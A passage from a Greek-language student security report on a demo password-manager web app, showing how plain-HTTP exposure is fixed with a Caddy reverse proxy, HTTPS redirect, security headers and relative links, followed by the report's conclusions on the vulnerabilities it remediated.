- το **session cookie** μπορεί να **υποκλαπεί**,
- το περιεχόμενο σελίδων (π.χ. αποθηκευμένοι κωδικοί ιστοσελίδων) μπορεί να **αναγνωστεί από τρίτους**.

8.1. Πού εμφανίζεται στην υλοποίηση

Στο Docker Compose, η web υπηρεσία εκθέτει προς τα έξω μόνο την πόρτα 80 (HTTP), χωρίς καμία μορφή TLS.

```
services:
  web:
    build: .
  ports:
    - "80:80"
```

Επιπλέον, στο *index.html* υπάρχουν hard-coded σύνδεσμοι προς `http://localhost/...`, οι οποίοι επιβάλλουν τη χρήση HTTP από τον browser.

```
<a href="http://localhost/passman/login.php">Login Page</a>
// ...
<a href="http://localhost/passman/dashboard.php">Dashboard</a>
<a href="http://localhost/passman/notes.php">Notes</a>
```

8.2. Αντιμετώπιση

Για να επιτευχθεί ασφαλής μεταφορά δεδομένων (*transport security*), απαιτείται η χρήση HTTPS. Σε περιβάλλον Docker, ένας πρακτικός και καθαρός τρόπος είναι να προστεθεί ένα reverse proxy (π.χ. Caddy / NGINX) μπροστά από τον Apache web server. Το reverse proxy αναλαμβάνει:

- **TLS termination** (διαπραγμάτευση κρυπτογράφησης),
- αυτόματη **ανακατεύθυνση** από HTTP σε HTTPS,
- **προώθηση** (proxying) **της κίνησης** προς το εσωτερικό container της εφαρμογής.

Με αυτή την αρχιτεκτονική, το container `web` **δεν εκτίθεται πλέον** απευθείας προς τα έξω. Εκτίθενται μόνο οι πόρτες 80/443 του reverse proxy.

8.3. Αλλαγές στο docker-compose.yml

Αφαιρέθηκε το `ports: "80:80"` από τη web υπηρεσία και προστέθηκε νέα υπηρεσία `proxy` (Caddy) η οποία εκθέτει τις θύρες 80 (redirect) και 443 (HTTPS):

```
services:
  proxy:
    image: caddy:2
    ports:
      - "80:80"
      - "443:443"
    volumes:
      - ./Caddyfile:/etc/caddy/Caddyfile:ro
      - caddy_data:/data
      - caddy_config:/config
    depends_on:
      - web

  volumes:
    caddy_data:
    caddy_config:
```

8.4. Ρύθμιση reverse proxy – Caddyfile

Για χρήση σε τοπικό περιβάλλον (`localhost`), **επιλέχθηκε self-signed** (`tls internal`). Αυτό είναι κατάλληλο για demo/testing, καθώς δεν απαιτεί domain name ή δημόσιο πιστοποιητικό. Το *Caddyfile* είναι:

```
# HTTP site: redirect everything to HTTPS
http://localhost {
    redir https://{host}{uri} permanent
```

```
}

# HTTPS site
https://localhost {
    reverse_proxy web:80
    tls internal

    # Optional: security headers (defense-in-depth)
    header {
        X-Content-Type-Options "nosniff"
        X-Frame-Options "DENY"
        Referrer-Policy "no-referrer"
    }
}
```

Σημείωση για τοπικά πιστοποιητικά (browser warning). Η χρήση `tls internal` δημιουργεί self-signed πιστοποιητικό, το οποίο ενδέχεται να προκαλέσει **warning στον browser**. Το γεγονός αυτό είναι αναμενόμενο σε τοπικό demo περιβάλλον και δεν αναιρεί τη λειτουργία κρυπτογράφησης. Σε παραγωγικό περιβάλλον θα χρησιμοποιούνταν έγκυρο πιστοποιητικό (π.χ. μέσω Let's Encrypt) και domain name.

8.4.1. Αλλαγές στο index.html

Για να αποφευχθεί το hard-coding του scheme (`http://`) και να λειτουργεί σωστά τόσο σε HTTP→HTTPS redirect όσο και σε μελλοντικό deployment, οι σύνδεσμοι άλλαξαν ώστε να είναι **relative URLs**:

```
<a href="/passman/login.php">Login Page</a>
<a href="/passman/dashboard.php">Dashboard</a>
<a href="/passman/notes.php">Notes</a>
```


8.5. Επαλήθευση

Όπως φαίνεται και στην Εικόνα 16, μετά τις αλλαγές, η εφαρμογή είναι διαθέσιμη μέσω: `https://localhost/passman`.

Επιπλέον, η πρόσβαση σε `http://localhost/passman` οδηγεί σε αυτόματη ανακατεύθυνση προς HTTPS, επιβεβαιώνοντας ότι η μεταφορά δεδομένων προστατεύεται σε επίπεδο δικτύου.

```
$ curl -I http://localhost/passman
    HTTP/1.1 301 Moved Permanently
    Location: https://localhost/passman
    Server: Caddy
    Date: Sun, 11 Jan 2026 20:01:49 GMT
```

Με την εισαγωγή reverse proxy και την ενεργοποίηση HTTPS, μειώνεται σημαντικά ο κίνδυνος υποκλοπής δεδομένων (*eavesdropping*) και επιτυγχάνεται προστασία στο επίπεδο μεταφοράς (transport layer), ενισχύοντας τη συνολική ασφάλεια της εφαρμογής.



Εικόνα 16: *λειτουργία μέσω https (και εμφάνιση του warning).*

9. Συμπερασματα

Στην παρούσα εργασία μελετήθηκε μια απλή διαδικτυακή εφαρμογή διαχείρισης κωδικών πρόσβασης, με στόχο την **ανάδειξη και αντιμετώπιση κρίσιμων κενών ασφάλειας** που προκύπτουν από μη ασφαλείς προγραμματιστικές πρακτικές. Η προσέγγιση που ακολουθήθηκε ήταν πειραματική και βασισμένη σε πραγματικά σενάρια επίθεσης. Αρχικά εντοπίστηκαν ευπάθειες όπως SQL Injection, Stored Cross-Site Scripting, αποθήκευση κωδικών σε απλό κείμενο, χρήση διαπιστευτηρίων διαχειριστή για τη βάση δεδομένων και απουσία κρυπτογράφησης στο επίπεδο μεταφοράς (HTTP). Για κάθε περίπτωση *παρουσιάστηκε ο τρόπος εκμετάλλευσης, τεκμηριώθηκαν οι επιπτώσεις και στη συνέχεια εφαρμόστηκαν στοχευμένα διορθωτικά μέτρα*, με **ελάχιστη αλλά ουσιαστική παρέμβαση στον κώδικα** και στη συνολική αρχιτεκτονική.

Οι διορθώσεις υλοποιήθηκαν με βάση θεμελιώδεις αρχές ασφαλούς σχεδίασης, όπως ο **διαχωρισμός δεδομένων και εντολών** (prepared statements), η **αντιμετώπιση κάθε εισόδου ως μη έμπιστης** (output encoding), η **ασφαλής αποθήκευση κωδικών μέσω hashing**, η αρχή του **least privilege** στη διαχείριση της βάσης δεδομένων και η προστασία της επικοινωνίας μέσω **HTTPS**. Ιδιαίτερη έμφαση δόθηκε όχι μόνο στη «διόρθωση» μεμονωμένων σφαλμάτων, αλλά και στη μείωση του συνολικού αντίκτυπου πιθανών επιθέσεων (impact reduction), υιοθετώντας μια προσέγγιση **defense-in-depth**. Μέσα από τη διαδικασία αυτή κατέστη σαφές ότι *πολλές σοβαρές ευπάθειες δεν οφείλονται σε πολύπλοκα σφάλματα, αλλά σε απλές παραλείψεις και λανθασμένες παραδοχές* κατά την ανάπτυξη της εφαρμογής.

Συνολικά, η εργασία ανέδειξε τη σημασία της ασφάλειας ως αναπόσπαστο μέρος του σχεδιασμού λογισμικού και όχι ως μεταγενέστερη προσθήκη. Η κατανόηση των μηχανισμών επίθεσης και η εφαρμογή βασικών πρακτικών secure coding επιτρέπουν τη δραστική βελτίωση της ασφάλειας ακόμη και σε απλές εφαρμογές. Η εμπειρία που αποκομίστηκε υπογραμμίζει ότι η **συστηματική σκέψη**, η **σωστή αρχιτεκτονική** και η **επίγνωση των κινδύνων** είναι καθοριστικοί παράγοντες για την ανάπτυξη αξιόπιστων και ασφαλών πληροφοριακών συστημάτων.